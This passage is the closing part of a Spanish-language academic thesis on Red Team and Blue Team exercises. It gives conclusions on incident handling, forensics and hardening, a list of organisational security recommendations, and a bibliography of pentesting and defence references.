de la importancia de su rol en el cuidado de la información corporativa que gestionan.

Dentro de la gestión de incidentes, se debe tener cuidado con la información que se comunica, cómo y a quién, ya que pueden generarse reacciones adversas en las personas, que pueden dificultar la acción de los expertos y/o entregar información relevante para los atacantes.
De igual manera, es transcendental el nivel de preparación obtenido por el Blue Team a través de la realización de ejercicios constantes y en entornos lo más reales posibles.

Es muy importante que las organizaciones cuenten con un inventario de activos actualizado, mapa de la arquitectura de red, sistemas de detección y prevención de intrusiones (IDS/IPS), correlacionadores de eventos (SIEM) o cortafuegos, los que ayudarán a establecer con más exactitud la naturaleza del incidente y la forma de contenerlo.

Aunado a lo anterior, después de lograr contener el incidente, es importante la realización de una investigación mediante la aplicación de técnicas forenses, ya que esto le permitirá a la organización tener un conocimiento sobre el origen, el alcance, las consecuencias y lecciones aprendidas, con el fin de corregir brechas que se puedan estar presentando y así retardar la materialización de nuevos ciberataques.

Se deben tener buenas prácticas de hardening con el fin de eliminar o deshabilitar los componentes innecesarios del sistema, como software, servicios, usuarios, puertos y demás, así como configurar adecuadamente los componentes realmente necesarios como contraseñas, permisos, protocolos, entre otros, con el propósito de prevenir la materialización de incidentes de seguridad.

7 RECOMENDACIONES

Teniendo en cuenta lo sucedido dentro de la organización se recomienda:

Identificar los activos de seguridad informática y de la información con el fin de tener un gobierno sobre ellos, que le permita a la empresa establecer niveles de priorización, de acuerdo a los criterios que se establezcan desde el gobierno corporativo, teniendo en cuenta la misión, la visión, los valores, los objetivos y las estrategias del negocio.

Diseñar e implementar una política de seguridad que permita establecer con claridad los lineamientos que, desde la dirección de la organización, se definen para el cumplimiento que debe acatarse.

Como elementos complementarios, se debe generar documentos que den forma a la política de seguridad referida; uno de ellos, es la política de control de acceso que defina los roles y privilegios que se tendrán en todos los ámbitos de manera segregada.

Conformar equipos como el purple team y el de respuesta a incidentes, y definir los procedimientos que deben seguir en sus actuaciones.

Realizar ejercicios de red y blue team de manera periódica para la identificación y solución de brechas de seguridad. Así mismo, se sugiere establecer métricas que permitan evaluar la efectividad de los ejercicios con relación a la cantidad de ciberataques recibidos contra los exitosos.

Realizar auditorías periódicas de cumplimiento. Ello permite mantener actualizados los controles requeridos.

Crear programas de educación en temas de seguridad informática, teniendo en cuenta todas las partes interesadas, procesos y tecnología involucrada.

Verificar la idoneidad del personal que sea contratado en la empresa, con el objetivo de evitar malos manejos, que pueden llevar a la empresa a pleitos legales y a pérdidas económicas y reputacionales graves.

8 BIBLIOGRAFÍA

ARNAL, Carlos. ¿Cuál es la diferencia entre XDR y SIEM? [blog]. En: Blog de WatchGuard. 2023. [Consultado: 15, septiembre, 2023]. Disponible en: https://www.watchguard.com/es/wgrd-news/blog/cual-es-la-diferencia-entre-xdr-y-siem

BERLIN, Amanda. How to Optimize Windows Logging for Security. En: Security How-To [blog]. Abril 13 de 2020. [Consultado: 5, septiembre, 2023]. Disponible en: https://www.blumira.com/how-to-optimize-windows-logging-for-security/

BECHARA PALACIOS, Yenifer Yirlesa; MOSQUERA PALACIOS, Alan Yecid y LEDEZMA LEDEZMA, Edwar Estivin. Análisis jurídico del la ley 1273 del 2009 y el surgimiento y expansión del delito de hurto y semejantes por medios informáticos [en línea]. Trabajo Abogado. Quibdó. Universidad Cooperativa de Colombia. Facultad de Derecho. Programa de Derecho. 2020. 58p. [Consultado: 6, agosto, 2023]. Disponible en: Repositorio Institucional UCC. https://repository.ucc.edu.co/server/api/core/bitstreams/25b22101-a13a-4eeb-a50d-ac9cecb8e4c0/content

CHHEDA, Resha y LELAND, Michael. Entender la diferencia entre EDR, SIEM, SOAR y XDR [sitio web]. 2021. [Consultado: 15, septiembre, 2023]. Disponible en: https://es.sentinelone.com/blog/understanding-the-difference-between-edr-siem-soar-and-xdr/

CIBERNOS. Pasos a seguir ante un ataque informático [en línea]. [Consultado: 2, septiembre, 2023]. Disponible en: https://www.grupocibernos.com/blog/pasos-a-seguir-ante-un-ataque-informatico

CIBERSEGURIDAD. Guía completa sobre controles de seguridad CIS [en línea]. [Consultado: 18, septiembre, 2023]. Disponible en: https://ciberseguridad.com/herramientas/controles-seguridad-cis/

CIS. CENTER FOR INTERNET SECURITY [sitio web]. [Consultado: 15, septiembre, 2023]. Disponible en: https://www.cisecurity.org/

COLOMBIA. Asamblea Nacional Constituyente. Constitución Política de Colombia, [en línea]. 1991. Bogotá. (Segunda edición corregida). [Consultado: 4, agosto, 2023]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/constitucion_politica_1991.html

COLOMBIA. Congreso de Colombia “Ley 842 de 2003” Diario Oficial No. 45.340 del 14 de octubre de 2003, [en línea]. 2003. [Consultado: 11, agosto, 2023]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_0842_2009.html

COLOMBIA. Congreso de Colombia “Ley 1273 de 2009” Diario Oficial No. 47.223 del 5 de enero de 2009, [en línea]. 2009. [Consultado: 4, yo, 2023]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

COLOMBIA. Congreso de Colombia “Ley 1581 de 2012” Diario Oficial No. 48.587 del 18 de octubre de 2012, [en línea]. 2012. [Consultado: 4, agosto, 2023]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1581_2012.html

COLOMBIA. Policía Nacional. Normatividad sobre delitos informáticos [sitio web]. 2023. [Consultado: 4, agosto, 2023]. Disponible en: https://www.policia.gov.co/denuncia-virtual/normatividad-delitos-informaticos

CONSEJO PROFESIONAL NACIONAL DE INGENIERÍA. Código de ética [en línea]. [Consultado: 13, agosto, 2023]. Disponible en: https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

CORREA, Alejandra. ¿Qué es Pentesting? Sus tipos y fases de la auditoría [sitio web]. 2022. [Consultado: 7, agosto, 2023]. Disponible en: https://whiteshield.io/blog/cuales-son-los-diferentes-tipos-de-pentesting/

DÁVILA GÓMEZ, Andrea Lorena. Análisis de los controles de ciberseguridad en una organización mediante ejercicios de Red Team y Blue Team. Trabajo de grado Especialista en Seguridad Informática. Palmira. Universidad Nacional Abierta y a Distancia UNAD. Escuela de Ciencias Básicas, Tecnología e Ingeniería. Especialización en Seguridad Informática. 2023. 67p.

DIAZ CHANTRE, Rodrigo. Análisis de los estándares y buenas prácticas de ciberseguridad utilizados por la industria colombiana. Trabajo monográfico Especialista en Seguridad Informática. Cali. Universidad Nacional Abierta y a Distancia UNAD. Escuela de Ciencias Básicas, Tecnología e Ingeniería. Especialización en Seguridad Informática. 2023. 85p.

DNS Inspect [sitio web]. 2023. [Consultado: 6, agosto, 2023]. Disponible en: https://dnsinspect.com

DRAGONJAR. Fases de una prueba de penetración [sitio web]. [Consultado: 5, agosto, 2023]. Disponible en: https://www.dragonjar.org/fases-de-una-prueba-de-penetracion.xhtml#resumen_de_las_fases_de_una_prueba_de_penetracion

Exiftool by Phil Harvey. Read, Write and Edit Meta Information! [en línea]. [Consultado: 5, agosto, 2023]. Disponible en: https://exiftool.org/

FERNÁNDEZ, Begoña. Pasos a seguir ante un ataque informático [sitio web]. [Consultado: 3, septiembre, 2023]. Disponible en: https://www2.deloitte.com/es/es/pages/legal/articles/Pasos-a-seguir-ante-un-ataque-informatico.html

FRIAS, Martín. Fundamentos de Metasploit Framework [sitio web]. 2021. [Consultado: 7, agosto, 2023]. Disponible en: https://openwebinars.net/blog/fundamentos-de-metasploit-framework/

GATES, John. 10 etapas de hardening de Windows para mejorar la resiliencia cibernética [en línea]. 2022. [Consultado: 11, septiembre, 2023]. Disponible en: https://www.calcomsoftware.com/etapas-de-hardening-de-windows/

GINZO. Pentesting: Qué es, Tipos y Proceso [sitio web]. [Consultado: 6, agosto, 2023]. Disponible en: https://ginzo.tech/pentesting/

HERNÁNDEZ, Manuel. Pentesting con OWASP: fases y metodología [sitio web]. 2022. En: Hiberus Blog. [Consultado: 6, agosto, 2023]. Disponible en: https://www.hiberus.com/crecemos-contigo/pentesting-owasp-fases-metodologia/

HERNÁNDEZ, Mikel. ¿Cuál son la 5 Fases del Pentesting? [sitio web]. 2022. En: Bidaidea. [Consultado: 7, agosto, 2023]. Disponible en: https://ciberseguridadbidaidea.com/fases-del-pentesting/

HOSTINGER TUTORIALES. Puerto HTTPS: comprende qué es y cómo usarlo [sitio web]. 2023. [Consultado: 21, agosto, 2023]. Disponible en: https://www.hostinger.co/tutoriales/puerto-https

IT FORENSIC COMPANY Y THD SECURITY GROUP. 0X04 Escaneo y Fuerza Bruta. 16 maneras interesantes de usar NMAP. En: Ethical Pentester Certified. 37 rev. Manizales: Edición THD Security Group SAS, 2022. 93 p.

IT FORENSIC COMPANY Y THD SECURITY GROUP. 0X06 explotación y Post Explotación. Metasploit Basic. En: Ethical Pentester Certified. 37 rev. Manizales: Edición THD Security Group SAS, 2022. 210 p.

KALI. Dnsmap [sitio web]. 2023. [Consultado: 6, agosto, 2023]. Disponible en: https://www.kali.org/tools/dnsmap/

KALI. Dnsrecon [sitio web]. 2023. [Consultado: 6, agosto, 2023]. Disponible en: https://www.kali.org/tools/dnsrecon/

KASPERSKY. Enciclopedia Kaspersky: *Cómo detectar un ciberataque* [en línea]. [Consultado: 1, septiembre, 2023]. Disponible en: https://encyclopedia.kaspersky.es/knowledge/how-to-detect-a-hacker-attack/

KEEPCODING. Fases de un pentest [sitio web]. 2023. [Consultado: 7, agosto, 2023]. Disponible en: https://keepcoding.io/blog/fases-de-un-pentest-ciberseguridad/

KEEPCODING. ¿Qué es footprinting? [sitio web]. 2023. [Consultado: 7, agosto, 2023]. Disponible en: https://keepcoding.io/blog/que-es-footprinting-ciberseguridad/#Footprinting_activo

KEEPCODING. ¿Qué es Metasploit? [sitio web]. 2023. [Consultado: 8, agosto, 2023]. Disponible en: https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/#Modulos_de_Metasploit

KEEPCODING. ¿Qué es Meterpreter? [sitio web]. 2023. [Consultado: 22, agosto, 2023]. Disponible en: https://keepcoding.io/blog/que-es-meterpreter/

KEEPCODING. ¿Qué es Msfpayload? [sitio web]. 2022. [Consultado: 22, agosto, 2023]. Disponible en: https://keepcoding.io/blog/que-es-msfpayload/

KEEPCODING. ¿Qué es Purple Team en ciberseguridad? [blog]. 21 de julio de 2023. [Consultado: 4, septiembre, 2023]. Disponible en: https://keepcoding.io/blog/que-es-purple-team-en-ciberseguridad

KEEPCODING. ¿Qué es Center for Internet Security? [blog]. 25 de noviembre de 2022. [Consultado: 17, septiembre, 2023]. Disponible en: https://keepcoding.io/blog/que-es-center-for-internet-security/

KEEPCODING. ¿Qué es Wazuh? [blog]. 9 de diciembre de 2022. [Consultado: 18, septiembre, 2023]. Disponible en: https://keepcoding.io/blog/que-es-wazuh/

MALTEGO. [sitio web]. [Consultado: 5, agosto, 2023]. Disponible en. https://www.maltego.com

Metasploit Documentation. Module Options [en línea]. [Consultado: 8, agosto, 2023]. Disponible en: https://docs.metasploit.com/docs/pentesting/metasploit-guide-setting-module-options.html

MANN, David E.; CHRISTEY, Steven M. Towards a Common Enumeration of Vulnerabilities [en línea]. 2017. [Consultado: 9, agosto, 2023]. Disponible en: https://cve.mitre.org/docs/docs-2000/cerias.html

MICROSOFT. Tipo [sitio web]. 2023. [Consultado: 22, agosto, 2023]. Disponible en: https://learn.microsoft.com/es-es/windows-server/administration/windows-commands/type

NAINI, Anjaneyulu. 10 herramientas de inteligencia de código abierto (OSINT) para pruebas de penetración [sitio web]. 2023. En: Geekflare. [Consultado: 8, agosto, 2023]. Disponible en: https://geekflare.com/es/osint-tools/

NETSECNOW. How-To: Importing Exploit-DB Exploits into Metasploit in Kali Linux The EASY Way [video]. YouTube, NetSecNow. (5 de junio de 2017). 8:32 minutos. [Consultado: 9, agosto, 2023]. Disponible en: https://www.youtube.com/watch?v=l7mwIvT5YNo&t=133s

NMAP. [sitio web]. [Consultado: 5, agosto, 2023]. Disponible en: https://nmap.org/

NSLOOKUP.IO. [sitio web]. [Consultado: 6, agosto, 2023]. Disponible en: https://www.nslookup.io/

NOWAK, Shirly. ¿Qué es el Pentesting? [sitio web]. 2022. En: Nuclio Digital School. [Consultado: 6, agosto, 2023]. Disponible en: https://nuclio.school/que-es-el-pentesting/

OOFSEC. Exploit Database [sitio web]. [Consultado: 8, agosto, 2023]. Disponible en: https://www.exploit-db.com/

PLATZI. Arquitectura de Metasploit [sitio web]. En: Curso de pentesting 2019. [Consultado: 7, agosto, 2023]. Disponible en: https://platzi.com/tutoriales/1176-pentesting-2019/2224-arquitectura-de-metasploit/

PENAGOS MUÑOZ, Cristian Camilo. Análisis de metodologías de ethical hacking para la detección de vulnerabilidades en las PYMES [en línea]. Trabajo monográfico Especialista en Seguridad Informática. Medellín. Universidad Nacional Abierta y a Distancia UNAD. Ciencias Básicas, Tecnología e Ingeniería. 2019. 82 p. [Consultado: 7, agosto, 2023]. Disponible en: Repositorio Institucional Universidad Nacional Abierta y a Distancia. https://repository.unad.edu.co/bitstream/handle/10596/30302/ccpenagosm.pdf?sequence=1&isAllowed=y

PROGRAMADOR CLIC. MSFvenom + Meterpreter [sitio web]. [Consultado: 21, agosto, 2023]. Disponible en: https://programmerclick.com/article/2886509886/

RAPID 7. Quick start guide [en línea]. [Consultado: 6, agosto, 2023]. Disponible en: https://docs.rapid7.com/metasploit/quick-start-guide/

REVISTA SEMANA. Los detalles secretos del grave hackeo que sufrió la Universidad Nacional [en línea]. 2023. [Consultado: 16, agosto, 2023]. Disponible en: https://www.semana.com/nacion/articulo/asi-fue-el-hackeo-del-que-fue-victima-la-universidad-nacional/202335/

RINCÓN ARTEAGA, Jaime Andrés *et al.* Ciberdelincuencia en Colombia: ¿qué tan eficiente ha sido la Ley de Delitos Informáticos? En: *Revista Criminalidad* [en línea]. Bogotá: Policía Nacional de Colombia, septiembre – diciembre de 2022, nro. 3. p. 95 – 116. [Consultado: 7, agosto, 2023]. DOI: https://doi.org/10.47741/17943108.368

SANDOVAL, Jonathan. Cinco herramientas y técnicas de pentesting (que todo administrador de sistemas debe conocer). 2020. [Consultado: 8, agosto, 2023]. Disponible en: https://jonathansandovalf.medium.com/cinco-herramientas-y-t%C3%A9cnicas-de-pentesting-que-todo-administrador-de-sistemas-debe-conocer-be8c934c71b2

SHIVANANDHAN, Manish. What is Nmap and How to Use it – A Tutorial for the Greatest Scanning Tool of All Time [en línea]. 2020. [Consultado: 31, agosto, 2023]. Disponible en: https://www.freecodecamp.org/news/what-is-nmap-and-how-to-use-it-a-tutorial-for-the-greatest-scanning-tool-of-all-time/

SHODAN [sitio web]. [Consultado: 7, agosto, 2023]. Disponible en: https://www.shodan.io/

SOLÁS LARA, Álvaro. Echandole un vistazo a Metasploit [en línea]. [Consultado: 7,a gosto, 2023]. Disponible en: https://securitytwins.com/2018/11/18/echandole-un-vistazo-a-metasploit/

SNORT [sitio web]. [Consultado: 18, septiembre, 2023]. Disponible en: https://www.snort.org/

SUBFINDER. Fast passive subdomain enumeration tool [en línea]. [Consultado: 5, agosto, 2023]. Disponible en: https://github.com/projectdiscovery/subfinder

SURICATA [sitio web]. [Consultado: 18, septiembre, 2023]. Disponible en: https://suricata.io

TEAM NINJA. Guía completa para el hardening de sistemas [Checklist] [sitio web]. Agosto 15 de 2023. [Consultado: 3, septiembre, 2023]. Disponible en: https://www.ninjaone.com/es/blog/complete-guide-to-systems-hardening/

TheHarvester [en línea]. [Consultado: 6, agosto, 2023]. Disponible en: https://github.com/laramies/theHarvester

TINEYE. Reverse Image Search [en línea]. [Consultado: 6, agosto, 2023]. Disponible en: https://tineye.com/

TINFOLEAK. Search for Twitter users leaks [sitio web]. [Consultado: 6, agosto, 2023]. Disponible en: https://tinfoleak.com/

TOR. [sitio web]. [Consultado: 6, agosto, 2023]. Disponible en: https://www.torproject.org/about/history/

UNIVERSIDAD VERACRUZANA. Seguridad de la Información: *Noti_infosegura: 7 acciones para contener y erradicar los ciberataques* [sitio web]. [Consultado: 3, septiembre, 2023]. Disponible en: https://www.uv.mx/infosegura/general/noti_ciberataques-21/

WIRESHARK. The world's most popular network protocol analyzer [sitio web]. [Consultado: 6, agosto, 2023]. Disponible en: https://www.wireshark.org/

ANEXOS

A. VIDEO DE SOCIALIZACIÓN DE INFORME TÉCNICO.

Socialización informe técnico Andrea Lorena Dávila Gómez: https://youtu.be/e-xl6i-qnV4